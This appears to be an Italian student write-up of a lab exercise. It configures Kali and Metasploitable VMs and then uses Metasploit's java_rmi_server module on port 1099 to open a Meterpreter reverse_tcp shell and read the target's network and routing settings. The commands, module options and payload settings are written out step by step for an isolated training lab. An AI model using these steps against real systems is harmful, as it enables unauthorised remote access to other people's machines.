***S7L5***

**Consegna**

L'esercizio di oggi riguarda l'ottenimento delle informazioni riguardanti la configurazione di rete e la tabella di routing della macchina virtuale "Metasploitable" tramite una sessione di "Meterpreter" sfruttando una vulnerabilità della porta 1099. Prima di fare tutto ciò è richiesto di cambiare l'indirizzo delle macchine virtuali come riportato:

- Kali deve avere l'indirizzo 192.168.11.111


- Metasploitable deve avere l'indirizzo 192.168.11.112


**Esecuzione Esercizio**

Il primo passaggio per l'esecuzione dell'esercizio è cambiare gli indirizzi IP delle macchine, per poterlo fare basta eseguire il seguente comando:


**"sudo nano /etc/network/interfaces"**

Una volta fatto ciò bisogna configurare le impostazioni di rete come riportato nelle immagini sotto.




Dopo aver salvato le modifiche, per essere sicuri di aver configurato correttamente le impostazioni di rete (dopo aver riavviato le macchine) si può eseguire il comando **"ifconfig"** per vedere se le modifiche apportate combaciano con i dati riportati.



```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.11.111  netmask 255.255.255.0  broadcast 192.168.11.255
        inet6 fe80::a00:27ff:fe21:b1d0  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:21:b1:d0  txqueuelen 1000  (Ethernet)
        RX packets 13  bytes 1006 (1006.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 17  bytes 2494 (2.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Un'ulteriore conferma può essere ottenuta eseguendo un **"ping"** tra le due macchine per controllare se comunicano.

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=0.810 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=0.417 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=0.362 ms
64 bytes from 192.168.11.112: icmp_seq=4 ttl=64 time=0.455 ms
^C
── 192.168.11.112 ping statistics ──
4 packets transmitted, 4 received, 0% packet loss, time 3049ms
rtt min/avg/max/mdev = 0.362/0.511/0.810/0.175 ms
```

```
msfadmin@metasploitable:~$ ping 192.168.11.111
PING 192.168.11.111 (192.168.11.111) 56(84) bytes of data.
64 bytes from 192.168.11.111: icmp_seq=1 ttl=64 time=0.382 ms
64 bytes from 192.168.11.111: icmp_seq=2 ttl=64 time=0.471 ms
64 bytes from 192.168.11.111: icmp_seq=3 ttl=64 time=0.332 ms
64 bytes from 192.168.11.111: icmp_seq=4 ttl=64 time=0.360 ms
64 bytes from 192.168.11.111: icmp_seq=5 ttl=64 time=0.368 ms
64 bytes from 192.168.11.111: icmp_seq=6 ttl=64 time=0.561 ms

--- 192.168.11.111 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 4996ms
rtt min/avg/max/mdev = 0.332/0.412/0.561/0.080 ms
msfadmin@metasploitable:~$ _
```

Dopo aver ottenuto la conferma definitiva di aver configurato in maniera appropriata le macchine si può iniziare avviando "Metasploit" con il comando **"msfconsole"**. Una volta avviato "Metasploit" bisogna cercare il modulo appropriato per l'exploit da eseguire. Nella consegna c'è scritto di dover sfruttare la vulnerabilità della porta 1099 di "Metasploit" sulla quale è attivo il servizio Java-RMI, di conseguenza per controllare i moduli appropriati bisogna eseguire il comando.

**"search java_rmi"**


Una volta fatto ciò i risultati dovrebbero essere i seguenti:

```
msf6 > search java_rmi

Matching Modules
================

   #  Name                                              Disclosure Date  Rank       Check  Description
   -  ----                                              ---------------  ----       -----  -----------
   0  auxiliary/gather/java_rmi_registry                                 normal     No     Java RMI Registry Interfaces
 Enumeration
   1  exploit/multi/misc/java_rmi_server                2011-10-15       excellent  Yes    Java RMI Server Insecure Def
ault Configuration Java Code Execution
   2  auxiliary/scanner/misc/java_rmi_server            2011-10-15       normal     No     Java RMI Server Insecure End
point Code Execution Scanner
   3  exploit/multi/browser/java_rmi_connection_impl    2010-03-31       excellent  No     Java RMIConnectionImpl Deser
ialization Privilege Escalation


Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_i
mpl

msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/
                                         basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address
                                         on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)
```


Il modulo più consono per aprire una shell di **“Meterpreter”** tramite un exploit è quello sulla riga 1, di conseguenza bisogna eseguire il comando

**“use multi/misc/java_rmi_server”** oppure **“use 1”**

Una volta fatto ciò serve controllare che il modulo sia configurato correttamente, in particolare bisogna configurare gli elementi che nella colonna required presentano il parametro yes (ancora più nello specifico RHOSTS) lanciando il comando **“show options”**.




Per impostare come Remote Host bisogna eseguire il comando **“set RHOST 192.168.11.112”**, da notare come è stato inserito l’indirizzo IP di “Metasploitable” perché da consegna è il bersaglio dell’attacco.



Una volta lanciato l'exploit con il comando **"exploit"** dovrebbe essere avviata la sessione di "Meterpreter". Per concludere l'esercizio basta lanciare il comando **"ifconfig"** per controllare se le impostazioni di rete sono impostate come all'inizio (da notare come Interface 1 rappresenta la macchina attaccante, mentre l'altra si riferisce alla macchina vittima), e il comando **"route"** per controllare la tabella di routing.